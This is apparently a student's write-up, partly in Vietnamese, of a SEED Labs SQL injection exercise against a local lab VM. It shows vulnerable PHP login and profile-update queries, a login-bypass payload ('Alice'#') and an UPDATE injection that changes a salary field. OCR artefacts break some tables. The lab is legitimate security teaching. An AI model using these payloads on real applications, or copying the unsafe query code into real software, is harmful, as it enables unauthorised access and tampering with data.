Lab 5.1. SQL Injection

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers

Prepare:

- Pre-built Ubuntu 16.04 VM (download from the SEED Website - https://seedsecuritylabs.org/ & https://seedsecuritylabs.org/labsetup.html)

LAB GUIDE:

1. Review the lab environment

```
   URL:    http://www.SEEDLabSQLInjection.com
   Folder: /var/www/SQLInjection/
```

   #vi /etc/host
   # /etc/ apache2/sites-available/ 000-default.conf

2. Get Familiar with SQL Statements

```
$ mysql -u root -pseedubuntu
```


   we have already created the Users database for you, you just need to load this existing database using the following command:

```
mysql> use Users;
```

   you can use the following command to print out all the tables of the selected database

```
mysql> show tables;
```


   After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results
   Các bước thực hiện:
   Đầu tiên, ta dùng lệnh bên dưới để xem các trường có trong table credential:
   Describe credential;



```
mysql> Describe credential;
+-------------+------------------+------+-----+---------+-----------
-----+
| Field       | Type             | Null | Key | Default | Extra
     |
+-------------+------------------+------+-----+---------+-----------
-----+
| ID          | int(6) unsigned  | NO   | PRI | NULL    | auto_incre
ment |
| Name        | varchar(30)      | NO   |     | NULL    |
     |
| EID         | varchar(20)      | YES  |     | NULL    |
     |
| Salary      | int(9)           | YES  |     | NULL    |
     |
| birth       | varchar(20)      | YES  |     | NULL    |
     |
| SSN         | varchar(20)      | YES  |     | NULL    |
     |
| PhoneNumber | varchar(20)      | YES  |     | NULL    |
     |
| Address     | varchar(300)     | YES  |     | NULL    |
     |
| Email       | varchar(300)     | YES  |     | NULL    |
     |
| NickName    | varchar(300)     | YES  |     | NULL    |
     |
| Password    | varchar(300)     | YES  |     | NULL    |
     |
+-------------+------------------+------+-----+---------+-----------
-----+
11 rows in set (0.00 sec)

mysql> 
```

Tiếp theo, in tất cả hồ sơ thông tin của nhân viên Alice bằng lệnh:
Select * from credential where Name = ‘Alice’;




```
Terminator
/bin/bash
/bin/bash 93x35
            |
| Salary      | int(9)          | YES  |     | NULL    |
            |
| birth       | varchar(20)     | YES  |     | NULL    |
            |
| SSN         | varchar(20)     | YES  |     | NULL    |
            |
| PhoneNumber | varchar(20)     | YES  |     | NULL    |
            |
| Address     | varchar(300)    | YES  |     | NULL    |
            |
| Email       | varchar(300)    | YES  |     | NULL    |
            |
| NickName    | varchar(300)    | YES  |     | NULL    |
            |
| Password    | varchar(300)    | YES  |     | NULL    |
            |
+-------------+-----------------+------+-----+---------+----------
-----+
11 rows in set (0.00 sec)

mysql> select * from credential where Name ='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
-------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName |
 Password                                  |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
-------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          |
 fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
-------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

3. SQL Injection Attack on SELECT Statement
   We will use the login page from www.SEEDLabSQLInjection.com for this task



The web application authenticate users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee’s credential.

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code unsafe home.php, located in the **/var/www/SQLInjection** directory, is used to conduct user authentication. The following code snippet show how users are authenticated

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
               nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```

```
  if(name=='admin') {
     return All employees information;
  } else if (name !=NULL){
    return employee information;
  }
} else {
  Authentication Fails;
}
```


.

4. SQL Injection Attack from webpage.


Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is admin, but you do not the password. You need to decide what to type in the Username and Password fields to succeed in the attack.

Cách thực hiện:

Đăng nhập với tài khoản admin nhưng không biết mật khẩu



Thông tin của các User



SQLi Lab - Mozilla Firefox
To release input, press Ctrl+Alt.
7:03 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?
67%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

5. SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page that allows employees to update their profile information, including nickname, email, address, phone number, and password




When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in unsafe edit backend.php file is used to update employee's profile information. The PHP file is located in the /var/www/SQLInjection directory

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;";
$conn->query($sql);
```

Cách thực hiện:

Đăng nhập với tài khoản Alice nhưng không biết mật khẩu




SQLi Lab

www.seedlabsqlinjection.com/index.html

Employee Profile Login

USERNAME: Alice'#

PASSWORD: Password



SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com/unsafe_edit_fronte

Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

• Task 5.1: Modify your own salary. As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called 'salary'.


• Task 5.2: Modify other people' salary. After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

• Task 5.3: Modify other people' password. After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the unsafe edit backend.php code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.

Task 5.1

Thực hiện sửa mức lương của Alice bằng lệnh:


alice',salary='300000


SQLi Lab - Mozilla Firefox
To release input, press Ctrl+Alt.
7:30 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_fronte
57%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
Save
Copyright © SEED LABs
Trash

Alice's Profile Edit

NickName	alice',salary='300000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Kiểm tra kết quả: Mức lương của Alice đã được sửa thành công



Alice Profile

